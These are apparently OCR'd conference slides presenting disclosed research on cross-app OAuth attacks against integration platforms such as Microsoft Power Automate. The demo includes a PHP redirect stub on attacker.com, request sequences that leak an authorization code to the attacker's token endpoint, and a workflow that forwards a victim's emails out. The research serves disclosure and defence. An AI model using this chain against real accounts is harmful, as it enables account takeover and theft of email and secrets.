
Kudos to the following responsible companies:

- **Samsung:** Studied as early as 2019, later extended to a full-blown research
- **Microsoft:** Keep us closest in the loop
- **Amazon:** Responsible and Generous
- **Google:** Fixed in two weeks


Concrete Attack Example

Demo 1: Steal Outlook Emails

Microsoft Power Automate



How to launch the attack?



Attacking first-parties (MS-owned Services)

Implicitly Trusted => No Consent Ever

Combining 2 attacks, making 1-click to our *unpublished* malicious app

OAuth Session Fixation + COAT Vulnerability = 1-click Account Takeovers

Attacker starts w/ benign app	Victim starts w/ **malicious app**	**Attacker** starts w/ **malicious app**

Attack Preparations

OAuth 2.0

Identity Provider

Generic Oauth 2

Client ID *

123456

Client secret *

••••••

Authorization URL *

https://attacker.com/authorize

Token URL *

https://attacker.com/token

Redirect URL

https://global.consent.azure-apim.net/redirect...

Custom connectors

+ New custom connector

Icon	Name	Actions
	Test Attacker	+ ↓ ✎ ...


[Initiate Account Linking]
POST
https://api.powerapps.com/shared_test-5fe4103bc0fad2111d-5fd90941b0420eacf9/connections/2eadad06-944a-4c33-81c7-35f4-008027c7

[/pre_authorize]
GET
https://consent.azure-apim.net/login?data=eyJMb2dpbklkIjoiYXNpYS0wMDFfdGVzdC01ZmU0MTAzYmMwZmFkMjExMWQtNWZkOTA5NDF...BYXZNYXFZM3IrZTI0SzQ0YmZGQTU2R3VBQIVaYkxrOHM9In0

URL-dispatched Account linking session

Distribute Attack URL

/pre_authorize URL




attacker.com/authorize

```
<?php
header("Location: https://login.microsoftonline.com
/common/oauth2/authorize?client_id=7ab7862c-4c57-49
1e-8a45-d52a7e023983&response_type=code&redirect_ur
i=https%3a%2f%2fglobal.consent.azure-apim.net%2fred
irect%2foffice365&resource=https%3a%2f%2fgraph.micr
osoft.com&prompt=none&state=".$_GET['state']);
?>
~
~
~
```

Crafted Redirect in COAT


Redirects to
GET
https://**attacker.com**/authorize
?client_id=**123456**
&redirect_uri=**https://global.consent.azure-apim.net/redirect**
&state=**20df1848-3847-47dc-b98a-01befca5675d**

Redirects to
GET
https://**login.microsoftonline.com/common/oauth2/authorize**
?client_id=**7ab7862c-4c57-491e-8a45-d52a7e023983**
&redirect_uri=**https://consent.azure-apim.net/redirect/office365**
& **prompt=none**
&state=**20df1848-3847-47dc-b98a-01befca5675d**



Account Selection Page Bypass

Leak Authorization Code



Return Authorization Code to R


GET https://consent.azure-apim.net/redirect/**office365**
?code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg
&state=**20df1848-3847-47dc-b98a-01befca5675d**
w/ cookie state20df1848-3847-47dc-b98a-01befca5675d=
{"AppId": "**test-5fe4103bc0fad2111d-5fd90941b0420eacf9**"…}

Token Exchange

POST https://**attacker.com**/token
code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg

User Session Integrity Check

Mismatch detected, but too late!



Name	Modified ↓	Status
victim@email.com Office 365 Outlook	1 min ago	Connected


Unauthorized Access

Attacker's Platform Account 🔗 **Victim's App Account**

Configure Workflow to Exfiltrate Emails

Microsoft
Power Automate

Integration Platform



Integrated Apps

Forward all emails to my server

Name		Modified ↓	Status
victim@email.com Office 365 Outlook	···	1 min ago	Connected

Unauthorized Access

Attacker's Platform Account 🔗 Victim's App Account


Last Demo: What's worse than Secrets Leaked?


Attack Summary

Microsoft
Power Automate

With just 1 click on an unassuming link

- Steal Office 365 Outlook Emails
- Leak Azure Key Vault Secrets (1 more click to steal another app's access)
- And more … (50+ Apps/Services in Microsoft 365 and Azure)





Related Work

- **Traditional IdP Mix-up Attack (Theoretical Attacks with no real-world impact, Defense NOT applicable to integration platforms)**
  - https://danielfett.de/2020/05/04/mix-up-revisited/
  - **[CCS '16]** Daniel Fett, Ralf Küsters, and Guido Schmitz. A Comprehensive Formal Security Analysis of OAuth 2.0
  - **[RFC 9207]** Meyer zu Selhausen, K. and D. Fett. OAuth 2.0 Authorization Server Issuer Identification
- **Related isolated instances of attacks (Weaker attacks, Parallel Independent Work)**
  - https://fatnassifiras.medium.com/cross-tenant-information-disclosure-unraveling-microsoft-connections-custom-connectors-and-oauth-6487321d28b3
  - https://hackerone.com/reports/1727221


Paradigm Shift due to "OAuth-Roles Reversal"

Cross-app Attacks

OAuth for "Account Linking" in Integration Platforms

OAuth Client

Authorization Server (AS)




Practical Attacks ← **Untrusted** Apps

IdP Mix-up Attack

Traditional OAuth for Single Sign-on (SSO)

